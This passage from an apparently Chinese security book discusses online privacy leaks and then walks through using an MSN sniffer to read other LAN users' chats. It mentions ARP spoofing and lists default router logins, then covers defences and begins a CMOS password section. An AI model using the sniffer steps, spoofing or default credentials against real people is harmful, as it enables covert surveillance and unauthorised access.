SPEEDTOUCH 500	10.0.0.138	admin	admin
topstar 顶星TE-SR400	192.168.62.1	admin	admin
eTEK 伊泰克 TD-2001	192.168.1.1	admin	admin

图 2-12　常见路由器配置

2.4　暗处偷窥

印度香辣奶茶的卡路里、香蕉的卡路里、卡罗拉多的教职、陶瓷、窗帘、自杀过的人能收养孩子吗、我恨男人、如何处理怒气、婚姻咨询指南……

这些是一个美国在线用户搜索的关键词，其私密与诡异程度，想象力丰富些的人几乎可以编出一个悲惨的艳情故事来。当事人大概做梦也不会想到，这些关键词竟会有大白于网络的一天，更可怕的是，几个月的搜索记录，蛛丝马迹拼凑起来，很有可能暴露他（她）的真实身份。

美国在线曾意外地泄漏了一份65万用户的2000多万条关键词数据资料。这份数据资料原本是为学术研发所用，不料无意中被一些技术博客发现，转发到各处论坛，他们发现这些数据虽然不包括姓名，但其私密与细节程度，只要用一点点网络侦查手段，就能查出这些人的真实身份。美国在线随即意识到问题的严重性，试图将资料撤下来，但这些数据已经像病毒一样在网上流传，吸引了越来越多的好事者追踪这些关键词背后搜索者的真实身份。因为有些关键词实在太富戏剧性了，怎么杀妻，怎么秘密毒死旧情人，怎么用煤气自杀……还有人热衷于找“洛莉塔”、“死人”、“车祸”和“斩首”的图片。最惨的是那些喜欢在网上搜索自己名字的人，简直是自报家门。若与某个地址、身份证号码联系起来，则等于在招呼身份大盗。万一与“买海洛因”联系起来，就是一项犯罪证据。几年前，美国北卡罗莱纳州的一个男人被判谋杀妻子罪名成立，因为在他的电脑上发现，他曾经用Google搜索过“脖子”、“卡断”、“砸断”等词。谁会想到，人们对于搜索引擎的依赖已经严重到连杀人都要在网上查询了。

《纽约时报》通过追踪搜索记录，首先曝光了其中一位用户的真实身份。这位名叫“阿诺德”的老太太在3个月内用家中的电脑进行了数百个搜索，主题包括“麻木的手指”、“60岁单身汉”和“随处撒尿的狗”。随着搜索的不断深入，她的身份变得越来越容易追踪，其中“加州里尔伯恩地区的园艺设计师”、“佐治亚州葛温耐特县湖边出售的住宅”和一些姓阿诺德的人的记录起了关键作用。没费多少力气，阿诺德的情况就渐渐清晰起来：一位住在加州里尔伯恩地区的62岁寡妇，经常搜索她朋友的疾病，疼爱自己的3只狗。很快，一些博客宣称他们也破解了几个关键词密码，有人甚至义务建了一个网站，方便这些好奇的看客搜索关键词数据库。

2000万个关键词，像打开了一个潘多拉的盒子，引发了前所未有的网络隐私恐惧。它让人们意识到，一个个输入到搜索框里的关键词，会在不知不觉中暴露我们多少秘密——朋

友、兴趣、职业、健康、宗教、喜爱的食物、热爱的电影，还有不为人知的欲望、幻想以及深切的恐惧？当搜索引擎已经变成一种普遍思维方式时，似乎没有多少人想过，在那些搜索引擎巨头的服务器里，保存了多少我们不假思索就留下的私密信息和数据？当这些信息数据详细到一定程度，也许就可以总结出我们的政治信仰、爱情生活、古怪兴趣，甚至犯罪倾向。只要有必要，Google、雅虎、微软这些网络巨头会一直保留这些数据，因为它们意味着广告客户和巨大的商业利润——2009 年仅搜索引擎广告已经在全球达到 100 亿美元的市场规模，4 年内可能达到 300 亿美元，而你只能求神拜佛，希望他们别让这些数据落到任何可能给你带来麻烦的人手里，比如老板、老婆、勒索者，甚至税务局、执法机构……但这多少有点像在千里之外埋了颗定时炸弹，隔得再远，也让人觉得如鲠在喉。

美国在线数据泄露事件发生后，Google 的 CEO 埃里克·施密特立刻信誓旦旦地表示，Google 绝不会重蹈覆辙，他们有足够的技术能力保证用户个人信息不被泄露，但他并不承诺会定期删除这些个人信息。埃里克还说，美国在线只是一次意外事件，用户隐私泄露最大的威胁其实来自政府。2009 年年初，为了通过一部保护未成年人不受网络色情骚扰的法案，美国司法部曾经要求 Google 提交从 Google 点击的 100 万个网站地址记录和一周中搜索关键词记录，但被 Google 强势拒绝。虽然 Google 的举动得到美国大多数网民的支持，但人们同时也惊觉，原来 Google 一直以来都在保存他们搜索过的每个关键词和去过的每个网站地址，这本身就是一件极危险的事情。即使政府不能通过法律手段进入 Google 的服务器，谁能保证那些神通广大的黑客或者网络黑帮会干出什么事情来？

与美国在线事件有一拼的是，韩国信息通信部在一次大规模网络个人信息泄露情况调查中发现，在 Google 的数据库里可以搜索到 90 多万名韩国公民的身份证号码，其中 9.5 万人的 13 位身份证号码被全部公开。更离谱的是，只要在门户网站上输入韩国总统卢武铉、总理韩明淑的姓名及出生日期，就可以轻易找到两人的身份证号码并被盗用。据《朝鲜日报》的报道，卢武铉总统的身份证号被盗用了 416 次，其中 280 次被用来认证成年人身份，还有 64 次则是用于验证会员身份。而韩国第一位女总理韩明淑的身份证号则被人用来在 12 家游戏、娱乐网站进行注册。

我们平日上网，自以为是私密的事情，但其实从上线那刻开始，就有无数双眼睛在盯着。网络上的个人数据已经变成一个利润丰厚的产业，黑白两道都在其中混战抢食。只要你一上线，网通、电信就知道你是谁，住在哪里，做什么工作。Google 知道你搜索过的每个词汇，知道你发出和收到的每封邮件。你每到一个网站，Cookies 会跟踪你在网页内的一举一动，直到你离开；还有无数间谍软件躲在暗处记录你在键盘上敲出的每个字符。也许很多人并不觉得这有什么大不了的，但一旦涉及别有用心的偷窥者或黑客，事情就真变得恐怖了。1999 年，曾经有一起因网络隐私引发的谋杀案震惊全美。一位名叫帕伊尔的女孩下班后坐

进汽车准备回家，一名陌生男子驾车停在其旁边并叫她的名字，帕伊尔正感到诧异，该男子举枪向其头部连开6枪，然后饮弹自尽。根据警方调查，凶手多年前曾与帕伊尔同校，他从一家网络公司购买了帕伊尔的社会安全号码（相当于身份证号码），利用该号码查出了帕伊尔的住址，并对其跟踪了两年多，掌握了其工作时间表和作息时间，最后设计了杀害方案。帕伊尔的父亲曾愤怒地指责出售信息给凶手的网站，认为他们才是杀害帕伊尔的真正凶手。

其实，不少网站都曾将客户姓名、住址、电子邮件甚至信用卡号码等统计分析结果标价出售，还有一些网站倒闭后在报纸上公开刊登广告，要卖掉自己所掌握的用户资料。毕竟，通过网络收集个人信息是如此方便，成本是如此低廉，可获得的利润却是如此巨大。曾经有一个高中都没有读完的黑客阿伯罕姆·阿卜杜拉，按着《福布斯》的名单，一个个从这些人的账户里偷出钱来，而且一偷就是100万。还有一个名叫拉菲尔·盖里的18岁少年黑客曾经侵入美国、加拿大、泰国、日本、英国等国家的9个电子商务站点，窃取了超过2.6万个信用卡账户信息，其中包括比尔·盖茨的信用卡号。

还有很多故事，就发生在我们周围。某公司主管两年来一直偷看员工的聊天记录，离职后还放在自己的博客上供人欣赏。一款叫“MSN Chat Monitor&Sniffer”的软件在中国互联网上盛行，只要下载安装这个软件，任何一个普通人都能在网上监听本地局域网内所有人的MSN聊天记录。公司的局域网中，同事可以监听你，家里的小区宽带局域网，隔壁邻居可以监听你。那么多双眼睛盯着你屏幕中的MSN，你还有聊天的欲望吗？

下面就详细介绍一下这款“MSN Chat Monitor &Sniffer”软件的使用。

1. “MSN Chat Monitor &Sniffer”简介

“MSN Chat Monitor &Sniffer”软件是国外开发的，该软件不仅能实时在网络中监听，即使当你不在网络时，也可以设置自动监听并发送到你指定的邮箱里。只要下载安装这个软件，任何一个普普通通的人就可以轻松看到局域网内部所有使用MSN的人的MSN地址，而且能窥视到其中的聊天内容，整个过程无需要网管的协助，也不需要在被监听的机器上装任何的东西，要窥视同事的MSN聊天，只需花几分钟在自己的机器里操作便可，所有局域网内的MSN对话全部尽收眼底。

2. “MSN Chat Monitor &Sniffer”的使用

为求简便，本节选用的是“MSN Chat Monitor &Sniffer 3.5 汉化版”。下载安装完毕后，双击运行，其主界面如图2-13所示。

点击工具栏中的开始图标，就可以开始监听局域网内的MSN帐号及聊天记录了。此时状态栏会显示“正在捕获”字样，同时会显示捕获的数据包数量和MSN对话数。监听结果会出现在右边的窗口中，包括MSN用户对应的IP地址，使用的端口号，所使用的昵称以及聊天内容。




图 2 - 13 “MSN Chat Monitor &Sniffer 3 . 5”主界面

对于监听的内容可以单击工具栏中的保存图标以保存。要查看以前保存的记录可以依次单击菜单“选项” →“浏览聊天记录(B)”,会弹出 MSN 会话浏览器窗口,如图 2 - 14 所示,选择以前保存的记录路径,则那些记录就会出现在下面的窗口中,以供查看。




图 2 - 14 MSN 会话浏览器窗口

需要设置记录的保存位置,可以依次单击菜单“选项” →“配置(C)”,在弹出的窗口中选择“记录保存”,会看到如图 2 - 15 所示界面。在这里除了可以设置保存路径,还可以选择记录保存的精确时间以及关机时自动保存记录。默认情况下,保存记录时会自动清除程序主窗口中的所有信息,在这里可以选择不清除。




图 2-16 常规设置




图 2-17 IP 筛选器

这个软件的名字和本身功能造成的。其实,对于交换式的局域网来说真正的幕后凶手另有其人。

MSN 监控软件基本上是一个采用网络侦听、协议分析、内容还原机理的网络工具。这种侦听工具基本上是基于共享式网络,网络数据以广播方式发送,因此连接在一台 HUB 上每个网卡都能收到所有的网内通讯,只要把网卡设置成混杂模式,就能监听到所有的通讯,自上世纪 90 年代后期,HUB 基本上被交换机取代。如果一般的监听者只是在本地监听,那么只要网络集线设备不是 HUB,他只能看到自己的通讯。正是如此,在交换式局域网中监听者




图 2－18　发送邮件设置

单用“MSN Chat Monitor & Sniffer”实际上只能监听到自己的聊天。

但是只要在本机运行一个 ARP 欺骗软件结果就完全不同了。进行 ARP 欺骗之后局域网中任何人都可以利用“MSN Chat Monitor & Sniffer”监听局域网中的 MSN 使用者。其实 ARP 欺骗并不只用于 MSN 的监听，配合其他监听工具还可以实施局域网中的各种监听。本节的重点是讲如何防御局域网中的 MSN 监听，因此对 ARP 欺骗的原理不再详述。

由此可见要防止局域网中 MSN 监听或其它的监听就要先防止 ARP 欺骗。针对 ARP 的工作原理只需将 MAC 地址与 IP 地址绑定即可，绑定的方法为在命令提示符窗口中输入：arp －s 本机 IP 本机 MAC 地址 。要查看本机的 IP 地址和 MAC 地址，只要分别在命令提示符窗口中输入“ipconfig”和“arp － a”即可看到 IP 地址和 MAC 地址。

同时还可以使用软件来防御 ARP 欺骗，ARP 防火墙单机版（原名：Anti ARP Sniffer）就是比较常见的软件之一，其主界面如图 2－19 所示。运行软件后点击设置按钮，便进入设置窗口，如图 2－20 所示，填入本机 IP 和 MAC 地址，便可以进行绑定了。当有人进行 ARP 欺骗攻击后，这个软件还可以记录攻击者的 MAC 地址并给出提示。因此这个软件还能提标局域网中某些中了有 ARP 寻址功能的木马的机器。

（2）MSN Messenger 的文本加密

由于 MSN Messenger 采用明文发送而且易被截获，对于用户的隐私基本上是没有什么安全性可言。因此可以通过对文本加密的方式保护使用者的通讯内容。

① MSN 自带加密功能

虽然现在的 Windows Live Messenger 传送文本仍采用明文发送的方法，但是在 MSN Messnger 7.5 以上的版本中已经具备了文本加密功能。这样双方只要用加密方式，监听者便

图 2-19 ARP 防火墙主界面




图 2-20 IP 和 MAC 地址绑定设置

束手无策了。有很多种途径可以发起加密聊天,其中最直接的就是:鼠标右键点击好友列表中的一个在线好友,选择“开始一个活动”,在弹出的窗口中选择“悄悄话(加密)”即可。

② 软件加密

Secway 公司为 MSN Messenger、Yahoo messenger、ICQ、AIM 等即时通讯软件分别开发了加密工具，使用者可依自己的习惯选择。这里介绍的是一个整合版本——Simp Pro，这个版本将常见的 IM 工具的加密功能整合在了一起。这种 IM 文本加密工具的特点就是发送者和接收者双方都均需要安装这个软件才能达到加密目的。

安装过程基本上属于一路“Next”的那种，其间会让用户选择上网方式和希望对本机安装的哪些 IM 工具加密，由于 Simp Pro 采用 RSA 加密方式，安装后为每个用户生成一组密钥，为了防止其他人冒用密钥，因此在安装过程中还需要用户为 Simp Pro 设置一个密码。

Simp Pro 安装完成后所有被保护的 IM 会自动注消重新登录。如果双方均安装了 Simp Pro，在第一次通话时会弹出一个对话框，询问用户对对方的密钥的处理是：接受、接受一次、拒绝、永远拒绝。双方承认了对方的密钥后，他们之间发送的文本便开始受加密保护了。

2.5　Windows 系统万能登录

网络管理员在维护和使用电脑时，经常会遇到各种密码丢失的问题，本节就为广大网络管理员准备了一些破解密码的方法。开机密码是启动电脑最先要遇到的，因此本节就先从 CMOS 密码破解讲起，紧接着介绍几种破解 Windows 系统登陆密码的。虽然 CMOS 种类各异，但它们的加密方法却基本一致。一般破解的方法主要从“硬”和“软”两个方面来进行。

1. CMOS 破解

CMOS（本意是指互补金属氧化物半导体——一种大规模应用于集成电路芯片制造的原料）是微机主板上的一块可读写的 RAM 芯片，用来保存当前系统的硬件配置和用户对某些参数的设定。CMOS 可由主板的电池供电，即使系统掉电，信息也不会丢失。CMOS RAM 本身只是一块存储器，只有数据保存功能，而对 CMOS 中各项参数的设定要通过专门的程序。早期的 CMOS 设置程序驻留在软盘上的（如 IBM 的 PC/AT 机型），使用很不方便。现在多数厂家将 CMOS 设置程序做到了 BIOS 芯片中，在开机时通过特定的按键就可进入 CMOS 设置程序方便地对系统进行设置，因此 CMOS 设置又被叫做 BIOS 设置。早期的 CMOS 是一块单独的芯片 MC146818A（DIP 封装），共有 64K 字节存放系统信息。386 以后的微机一般将 MC146818A 芯片集成到其它的 IC 芯片中（如 82C206，PQFP 封装），最新的一些 586 主板上更是将 CMOS 与系统实时时钟和后备电池集成到一块叫做 DALLDA DS1287 的芯片中。随着微机的发展、可设置参数的增多，现在的 CMOS RAM 一般都有 128K 字节及至 256K 字节的容量。为保持兼容性，各 BIOS 厂商都将自己的 BIOS 中关于 CMOS RAM 的前 64K 字节内容的设置统一与 MC146818A 的 CMOS RAM 格式一致，而在扩展出来的部分加入自己的特

殊设置,所以不同厂家的 BIOS 芯片一般不能互换,即使是能互换的,互换后也要对 CMOS 信息重新设置以确保系统正常运行。你认识主板上的 BIOS 芯片吗? ROM BIOS 是主板上存放微机基本输入输出程序的只读存贮器,其功能是微机的上电自检、开机引导、基本外设 I/O 和系统 CMOS 设置。主板上的 ROM BIOS 芯片是主板上唯一贴有标签的芯片,一般为双排直插式封装(DIP),上面印有"BIOS"字样。虽然有些 BIOS 芯片没有明确印出"BIOS",但凭借外贴的标签也能很容易地将它认出。586 以前的 BIOS 多为可重写 EPROM 芯片,上面的标签起着保护 BIOS 内容的作用(紫外线照射会使 EPROM 内容丢失),不能随便撕下。586 以后的 ROM BIOS 多采用 EEPROM(电可擦写只读 ROM),通过跳线开关和系统配带的驱动程序盘,可以对 EEPROM 进行重写,方便地实现 BIOS 升级。常见的 BIOS 芯片有 AMI、Award、Phoenix 等,在芯片上都能见到厂商的标记。

(1) CMOS 设置方法

① 进入 CMOS 设置界面

开启计算机或重新启动计算机后,按下"Del"键就可以进入 CMOS 的设置界面。要注意的是,如果按得太晚,计算机将会启动系统,这时只有重新启动计算机了。大家可在开机后立刻按住 Del 键直到进入 CMOS。进入后,可以用方向键移动光标选择 CMOS 设置界面上的选项,然后按 Enter 进入副选单。

② 设置日期

可以通过修改 CMOS 设置来修改计算机时间。选择第一个标准 CMOS 设定(Standard CMOS Setup),按 Enter 进入标准设定界面,CMOS 中的日期的格式为 < 星期 > < 月份 > < 日期 > < 年份 >,除星期是由计算机根据日期来计算以外,其它的可以依次移动光标用数字键输入,如今天是 6 月 1 日,可以将它改为 6 月 2 日。当然,也可以用 Page Up/Page Down 来修改。

③ 设置启动顺序

如果要安装新的操作系统,一般情况下须将计算机的启动顺序改为先由软盘(A)启动或光盘(CD - ROM)启动。选择 CMOS 主界面中的第二个选项 BIOS 特性设定(BIOS Features Setup),将光标移到启动顺序项(Boot Sequence),然后用 Page Up 或 Page Down 选择修改,其中 A 表示从软盘启动,C 表示从硬盘启动,CD - ROM 表示从光盘启动,SCSI 表示从 SCSI 设备启动,启动顺序按照它的排列来决定,谁在前,就从谁最先启动。如 C、CDROM、A 表示最先从硬盘启动,如果硬盘启动不了则从光盘启动,如果硬盘和光盘都无法启动则从软盘启动。

④ 设置 CPU

CPU 作为电脑的核心,在 CMOS 中有专项的设置。在主界面中用方向键移动到" < < <

CPU PLUG & PLAY > > >”,此时我们就可以设置 CPU 的各种参数了。在“Adjust CPU Voltage”中,设置 CPU 的核心电压。如果要更改此值,用方向键移动到该项目,再用“Page UP/Page Down”或“ +/ -”来选择合适的核心电压。然后用方向键移到“CPU Speed”,再用“Page UP/Page Down”或“ +/ -”来选择适用的倍频与外频。注意,如果没有特殊需要,最好不要随便更改 CPU 的相关选项。

⑤ 设置密码

CMOS 中为用户提供了两种密码设置,即超级用户/普通用户口令设定(SUPERVISOR/USER PASSWORD)。口令设定方式如下:

• 选择主界面中的“SUPERVISOR PASSWORD”,按下 Enter 键后,出现:Enter Password:(输入口令),输入的口令不能超过 8 个字符,屏幕不会显示输入的口令,输入完成按 Enter 键。这时出现让你确认口令:“Confirm Password”(确认口令),输入你刚才输入的口令以确认,然后按 Enter 键,就设置好了。

• 普通用户口的设置与超级口令的设置方法一样。

如果需要删除先前设定的口令,只需选择此口令然后按 Enter 键即可(不要输入任何字符),这样将删除先前的所设的口令了。超级用户与普通用户的密码的区别在于进入 CMOS 时,输入超级用户的密码可以对 CMOS 所有选项进行修改,而普通用户只能更改普通用户密码,而不能修改 CMOS 中的其它参数,联系在于当安全选择(Security Option)设置为 SYSTEM 时,输入它们中任一个都可以开机。

⑥ 设置硬盘参数

如果要更换硬盘,安装好硬盘后,就要在 CMOS 中对硬盘参数进行设置。CMOS 中有自动检测硬盘参数的选项。在主界面中选择“IDE HDD AUTO DETECTION”选项,然后按 Enter 键,CMOS 将自动寻找硬盘参数并显示在屏幕上,其中 SIZE 为硬盘容量,单位是 MB;MODE 为硬盘参数,第 1 种为 NORMAL,第 2 种为 LBA,第 3 种为 LARGE。在键盘上键入“Y”并回车确认。

接着,系统检测其余的三个 IDE 接口,如果检测到就会显示出来,只要选择就可以了。检测以后,自动回到主界面。这时硬盘的信息会被自动写入主界面的第一个选项——标准 CMOS 设定 (STANDARD CMOS SETUP)中。

⑦ 保存设置

